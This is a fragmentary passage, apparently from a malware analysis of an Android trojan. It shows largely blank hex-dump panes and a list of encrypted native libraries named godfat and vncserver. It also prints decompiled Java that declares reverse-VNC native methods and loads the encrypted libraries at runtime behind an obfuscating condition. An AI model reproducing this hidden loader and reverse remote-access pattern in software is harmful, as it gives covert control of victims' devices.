Executable and Linkable Format

```
Resources

Resources
```

```
libpl_droidsonroids_gif.so
                                                                Decoded text
                                 07 08 09 0A 0B 0C 0D 0E
00000000
00000010
00000020
00000030
00000040
00000050
00000060
                                                                ....X"..X".....
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
 000000F0
```

## Malicious Encrypted Native Binaries

Encrypted bytes

```
Resources

| assets |
| fonts |
| lib.arm64-v8a.godfat.so |
| lib.arm64-v8a.vncserver.so |
| lib.armeabi-v7a.godfat.so |
| lib.armeabi-v7a.vncserver.so |
| lib.x86.godfat.so |
| lib.x86.vncserver.so |
| lib.x86_64.godfat.so |
| lib.x86_64.godfat.so |
| lib.x86_64.godfat.so |
| lib.x86_64.vncserver.so |
| lib.x86_64.vncserver.so |
```

```
lib.armeabi-v7a.godfat.so
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E
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### Native References in Java

```
private native boolean vncConnectReverse(String host, int port);
private native int vncGetFramebufferHeight();
private native int vncGetFramebufferWidth();
private native boolean vncNewFramebuffer(int width, int height);
private native boolean vncStartServer(int width, int height, int port, String desktopname, String password);
private native boolean vncStopServer();
private native boolean vncUpdateFramebuffer(ByteBuffer buf);
                                                                        System.load()
static {
   if ((23 + 6) % 6 <= 0) {
   DecryptAsset.loadEncryptedLibrary(MainService.class, "vncserver");
   DecryptAsset.loadEncryptedLibrary(MainService.class, "godfat");
```